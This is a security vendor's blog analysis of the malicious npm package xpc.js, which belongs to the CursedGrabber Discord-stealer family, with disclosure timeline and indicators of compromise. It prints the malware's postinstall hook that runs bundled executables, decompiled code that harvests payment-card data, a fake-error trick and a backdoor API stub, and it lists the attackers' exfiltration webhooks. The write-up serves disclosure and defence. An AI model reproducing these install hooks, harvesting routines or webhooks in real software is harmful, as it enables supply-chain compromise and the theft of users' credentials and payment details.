


## Massive threat campaign strikes open-source repos, Sonatype spots new CursedGrabber malware

[blog.sonatype.com/npm-malware-xpc.js](https://blog.sonatype.com/npm-malware-xpc.js)



Sonatype has discovered more malware in the npm registry which, following our analysis and multiple cyber threat intelligence reports, has led to the discovery of a novel and large scale malware campaign leveraging the open-source ecosystem.

The malware called “xpc.js” was spotted on Friday by our Nexus Intelligence research service which includes next generation machine learning algorithms that automatically detect potentially malicious activity associated with open source ecosystems.

This follows on the heels of last week’s news when Sonatype’s Nexus Intelligence engine and its release integrity algorithm discovered [discord.dll](#): the successor to “fallguys” malware and 3 other components. Since launching [Release Integrity out of beta on Oct. 7](#) this year, our Nexus Intelligence service has discovered five malicious components.

It is worth noting *xpc.js* was published to npm by the **same author** [luminat\\_](#) aka [Luminate-D](#) who is also behind additional malware discovered last week: *discord.dll*, *discord.app*, *wsbd.js*, and *ac-addon*.

Sonatype’s deep dive research analysis has concluded both “xpc.js” and malicious components identified last week are part of a newly identified family of Discord malware called **CursedGrabber**.

## What is xpc.js and what does it do?


`xpc.js` is not a JavaScript file but the name of the malicious npm component itself.

The component exists as a tar.gz (tgz) archive with just one version 6.6.6 (likely a pun) and was published to npm registry around November 11, 2020.

`xpc.js` has scored just under a 100 downloads as Sonatype discovered it almost immediately after the author published it. The NodeJS files it includes have a very similar structure to malware reported by Sonatype last week: `discord.app`, `wsbd.js` and `ac-addon`.

Sonatype security researcher Sebastián Castro who analyzed `xpc.js` explains:

"The malware targets Windows hosts. It contains two EXE files which are invoked and executed via 'postinstall' scripts from the manifest file, 'package.json'."



```
1 {
2   "name": "xpc.js",
3   "version": "6.6.6",
4   "description": "",
5   "main": "lib.js",
6   "scripts": {
7     "postinstall": "node ."
8   },
9   "author": "",
10  "license": "MIT"
11 }
```

The manifest file `package.json` contained within “`xpc.js`”

The npm component’s manifest file launches `lib.js` which has just two lines of code, shown below. This is where the EXEs that Castro refers to are invoked.

```
require('child_process').exec('lib.exe');
require('child_process').exec('lib2.exe');
```

The “`lib.exe`” and “`lib2.exe`” bundled within the “`xpc.js`” package itself are Discord information stealing malware written in C# and compressed together with `Fody-Costura`.

“These two PE32 files were forged with `Fody-Costura`,” states Castro.

Both executables have references to, or rather assert they are based on “**CursedGrabber**” information stealing Discord malware.

### Lib.exe

Much like other [Discord malware](#), `lib.exe` reads roaming user profiles from multiple web browsers along with Discord `level/db` files, steals Discord Tokens, and sends user data via a webhook to the attacker.

It is worth noting, at the time of writing the webhook used by `lib.exe` is still active and a potential Indicator of Compromise (IOC) to watch out for:

[https://discordapp\[.\]com/api/webhooks/769943162193707098/jacVRUcz9zBrsstbdIzhzGoRCvfbz3J9BOK8bV5UA\\_DpUKMtEW3KULQA2q2nMqjmmsh](https://discordapp[.]com/api/webhooks/769943162193707098/jacVRUcz9zBrsstbdIzhzGoRCvfbz3J9BOK8bV5UA_DpUKMtEW3KULQA2q2nMqjmmsh)




Image: Discord webhook used by `lib.exe` still up and running

“`lib.exe`” was also caught mapping user’s payment card details and billing information, in addition to other sensitive data.

```

4 public static string PaymentSourcesMapper (PaymentSource source)
5 {
6     string text = "";
7     if (source.get_Type () != 1) {
8         return text + " [Payment Source]\n          Unknown type, showing raw:\n" + JsonConvert.SerializeObject
9         ((object)source);
10    }
11    return text + " [Payment Source]\n" + $"          ID: {source.get_ID ()}\n" + "          Brand: " + source.
12    get_Brand () + "\n          Country: " + source.get_Country () + "\n" + $"          Expires: {source.
13    get_EMonth ()}/{source.get_EYear ()}\n" + "          Last 4 Numbers: " + source.get_Last4Num () + "\n
14    Is invalid: " + (source.get_Invalid () ? "yes" : "no") + "\n          Billing Address:\n
15    City: " + source.get_BillingAddress ().get_City () + "\n          Country: " + source.
16    get_BillingAddress ().get_Country () + "\n          Address line 1: " + (string.IsNullOrEmpty (source.
17    get_BillingAddress ().get_AddressLine1 ()) ? "none" : source.get_BillingAddress ().get_AddressLine1 ()) + "\n
18    Address line 2: " + (string.IsNullOrEmpty (source.get_BillingAddress ().get_AddressLine2 ()) ? "
19    none" : source.get_BillingAddress ().get_AddressLine2 ()) + "\n          Name: " + source.get_BillingAddress
20    ().get_Name () + "\n          Postal Code: " + source.get_BillingAddress ().get_PostalCode () + "\n
21    State: " + source.get_BillingAddress ().get_State () + "\n";

```

Lib.exe retrieving payment information in addition to Discord tokens and web browser files

In our tests, we noticed *lib.exe* was stealthy. For example, in certain VM environments it would not perform its malicious activities until after a few minutes had elapsed, to evade analysis by bots and researchers alike.

**lib2.exe** is a dropper that downloads yet another file, a malicious ZIP archive whose name/location is provided by a hardcoded webhook.


Once again, the Discord webhook is up and running at the time of writing:

[https://discord\[.\]com/api/webhooks/770716126988599316/o7GXyebuPQzx7RQFUD4cTOPMq2gGicyoMyNpFVQslb9qyVW2bgZ4MMT6c7](https://discord[.]com/api/webhooks/770716126988599316/o7GXyebuPQzx7RQFUD4cTOPMq2gGicyoMyNpFVQslb9qyVW2bgZ4MMT6c7)

The archive “lib2.exe” downloads and unzips a Discord attachment called: *bundle-5.0.5.zip*.

This archive contains 34 DLLs, and 2 EXEs.


The EXEs are launched automatically by lib2.exe itself as shown by the process tree below. These include “osloader.exe” and “winresume.exe”



**lib2.exe** is a dropper which downloads and unzips an archive and further spins up **osloader.exe** and eventually **winresume.exe**

The *winresume* binary is a tainted version of the legitimate *winresume.exe* application that helps Windows computers resume after periods of hibernation. Again, this is part of malware’s evasive tactics to forge legitimate binaries with malicious code.

Here’s how the malware execution sequence would appear to a Windows user:



The “Windows NT is not supported” message shown in the screenshot, however, is a false error thrown by the malware in an attempt to fool both antivirus products and the end-user.

```

void y()
{
    z();
}
void z()
{
    fakeException = new InvalidOperationException("Windows NT is not supported");
    stacktrace = new StackTrace();
}

```

“The malware dropped by lib2.exe contains advanced, multiple capabilities, such as, privilege escalation, keylogging, taking screenshots, planting backdoors, accessing webcam, etc.,” explains Castro.

We also noticed the backdoor spun up by the **CursedGrabber** malware had a REST API running on port **20202** on an infected machine for easy command-and-control (C2) access:

```
using CursedGrabber.Backdoor;
using CursedGrabber.Library;
using Newtonsoft.Json;
using RestSharp.Serializers.NewtonsoftJson;
using System.Runtime.CompilerServices;
using System.Threading.Tasks;

public class BackdoorApi
{
    private static readonly string APIHost = "http://localhost:20202/api/";


    private readonly RetryRestClient client;

    public BackdoorApi ()
    {
        client = new RetryRestClient (APIHost);
        client.UseNewtonsoftJson (new JsonSerializerSettings {
            NullValueHandling = NullValueHandling.Include
        });
        client.Timeout = 5000;
    }
}
```

## Low detection rate

A worrisome finding is some crucial binaries contained in this malware have a low detection rate:

For example, osloader.exe that fires up a bunch of malicious processes had such a low detection rate on VirusTotal that just **about 2% antivirus engines** today would be able to spot it:



Likewise, Backdoor.dll and BackdoorApi.dll binaries tainted with **CursedGrabber** have zero or low detection rates too.

All Discord malware identified thus far, both by Sonatype and external members of the security community execute nearly the same tasks: steal Discord tokens and sensitive user data.

And yet, there are differences in virtually every single Discord malware sample—including samples created by the same author to perform identical tasks.

For example, the npm author ~luminat\_ who had published *discord.app*, *wsbd.js*, *ac-addon*, and finally this **xpc.js** has made each of these packages drop a different **CursedGrabber** strand.

The dropped binaries perform nearly identical tasks—some to a greater degree than others, but the differences between them seem intentional, to make detection harder.

## More Discord malware to strike open-source ecosystem

The timing of Sonatype’s discovery of npm malware last week, including the latest **xpc.js** npm component of the **CursedGrabber** malware family roughly coincides with Netskope’s discovery of TroubleGrabber Discord malware family which spreads via GitHub.

TroubleGrabber, which leverages GitHub to spread, is based off of yet another C# Discord malware *AnarchyGrabber*. It comprises around 2,000 file hashes and over 700 Discord addresses, making detection increasingly challenging by the day.

In our recent state of the software supply chain report, we documented [a 430% increase in malicious code injection within OSS projects](#) - or next-gen software supply chain attacks, and this isn't the first time we have seen attacks including counterfeit components.

Discovery of yet another family of counterfeit components, especially after "Discord.dll" malware had already made headlines, speaks to the damage that is possible to your software supply chain if adequate protections are not in place.

Sonatype is tracking **CursedGrabber** malware including npm's xpc.js as Sonatype-2020-1096, Sonatype-2020-1097, and Sonatype-2020-1109.

More Sonatype identifiers may be assigned as more samples in the wild are identified.

#### Timeline:

Sonatype's timeline related to the malicious package's discovery and reporting is as follows:

1. **November 9th, 2020:** Suspicious package `wsbd.js` is picked up by our automated malware detection system. While manually analyzing the package, 3 other packages that seem suspicious are revealed lurking in ~luminate\_'s npm portfolio.

Although suspicious components can be automatically quarantined, our Security Research team immediately adds the packages to our data assigning them identifiers: sonatype-2020-1096, sonatype-2020-1097.

2. **November 9th, 2020:** npm team is notified the same day of malicious packages, and public disclosure is made via blog post. Npm team shortly removes all 4 malicious packages.

3. **November 11th-12th, 2020:** Roughly 2 days later, ~luminate\_ publishes "xpc.js"

4. **November 13th, 2020:** This new "xpc.js" malware is yet again picked up by our automated malware detection system. It is entered into our data as Sonatype-2020-1109 and the npm team is simultaneously identified. Malware is taken down by npm within a few hours of our report.

5. **November 16th, 2020:** Full public disclosure on **CursedGrabber**

Based on the visibility we have, no Sonatype customers have downloaded "xpc.js" and our customers remain protected against counterfeit components like **CursedGrabber**.

Sonatype's world-class open source intelligence, which includes our automated malware detection technology, safeguards your developers, customers, and software supply chains from infections like these.

If you're not a Sonatype customer and want to find out if your code is vulnerable, you can use Sonatype's free [Nexus Vulnerability Scanner](#) to find out quickly.

Visit the [Nexus Intelligence Insights](#) page for a deep dive into other vulnerabilities like this one or subscribe to automatically receive Nexus Intelligence Insights hot off the press.

#### Indicators of Compromise (IOCs):

This is not an exhaustive list of IOCs. Other **CursedGrabber** variants are believed to exist in the wild.

#### URLs and IPs:

46.185.116.2

[https://discordapp\[.\]com/api/webhooks/769943162193707098/jacVRUcz9zBrstbdLzhzGoRCvfbz3J9BOK8bV5UA\\_DpUKMtEW3KULQA2q2mBMq](https://discordapp[.]com/api/webhooks/769943162193707098/jacVRUcz9zBrstbdLzhzGoRCvfbz3J9BOK8bV5UA_DpUKMtEW3KULQA2q2mBMq)

[https://discord\[.\]com/api/webhooks/770716126988599316/o7GXYebuPQzx7RQFUD4cTOPMq2gGicypOMyNpFVQsIb9qyVW2bgZ4MMT6c7jvGEI](https://discord[.]com/api/webhooks/770716126988599316/o7GXYebuPQzx7RQFUD4cTOPMq2gGicypOMyNpFVQsIb9qyVW2bgZ4MMT6c7jvGEI)

[https://cdn.discordapp\[.\]com/attachments/761673865285337119/776740716524601374/bundle-5.0.5.zip](https://cdn.discordapp[.]com/attachments/761673865285337119/776740716524601374/bundle-5.0.5.zip)

#### Hashes:

5ac15e584b3a530a9aa62ea0e490b3dc14357155bebe7e5b71b3f680f2117e3c927d94157e4460a249adb482357abc5c7bcd98cf27b091af6886761b76d25b70

3b2605312429165bde5a1423afb932e89deb0c218c8b5adf6b005b7efad1c138

cd900739cfb6ca1f9945cffbb892681f14f68325b1a0169062c8b412a2a316c7

89fef995339abb188a5a84ba8078c0f9e9927d14fb99c1bb93493442365055cf

acb0e5d6c6fc38e5d59b19f5914310101c0e8dd2abedba6fa1a270962a49d6e0  
a0f8aec40f1d7cd0820b83b430890dcb922cc24c117bd9af3fa7d884194286aa  
11721669feb37886b20e215032ee73de844b78105d41d5922a69cd65df1df260  
1bfea7d6440b3e77e328076821d77e4a7b5daf1b50194e35bd279f0282623641  
3ecaea3ac9b31ea28fefc61c8d8a04d665287c1d16a3bef05fcf9d765090fb65

Tags: [vulnerabilities](#), [featured](#), [Nexus Intelligence Insights](#)



---

**Written by [Ax Sharma](#)**

Ax is a Security Researcher at Sonatype and Engineer who holds a passion for perpetual learning. His works and expert analyses have frequently been featured by leading media outlets. Ax's expertise lies in security vulnerability research, reverse engineering, and software development. In his spare time, he loves exploiting vulnerabilities ethically and educating a wide range of audiences.

Follow me on: